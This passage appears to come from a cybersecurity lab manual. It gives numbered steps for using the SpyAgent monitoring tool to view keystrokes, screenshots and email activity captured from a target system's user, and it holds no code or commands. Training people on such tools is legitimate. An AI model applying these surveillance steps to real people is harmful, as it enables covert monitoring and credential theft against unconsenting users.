


42. The **spytech SpyAgent** window appears; click **KEYBOARD & MOUSE**, and then click **View Keystrokes Log** from the resulting options.




43. **SpyAgent** displays all the resultant keystrokes under the **Keystrokes Typed** section. You can click any of the captured keystrokes to view detailed information in the field below.

Note: The screenshot here might differ from the image on your screen, depending upon the user activities you performed earlier.




44. Click the **Screenshots** option from the left-hand pane to view the captured screenshot of the user activities. Similarly, in **Email Activity** under the **Screenshots** options, you can view the email account accessed by the user on the target system.



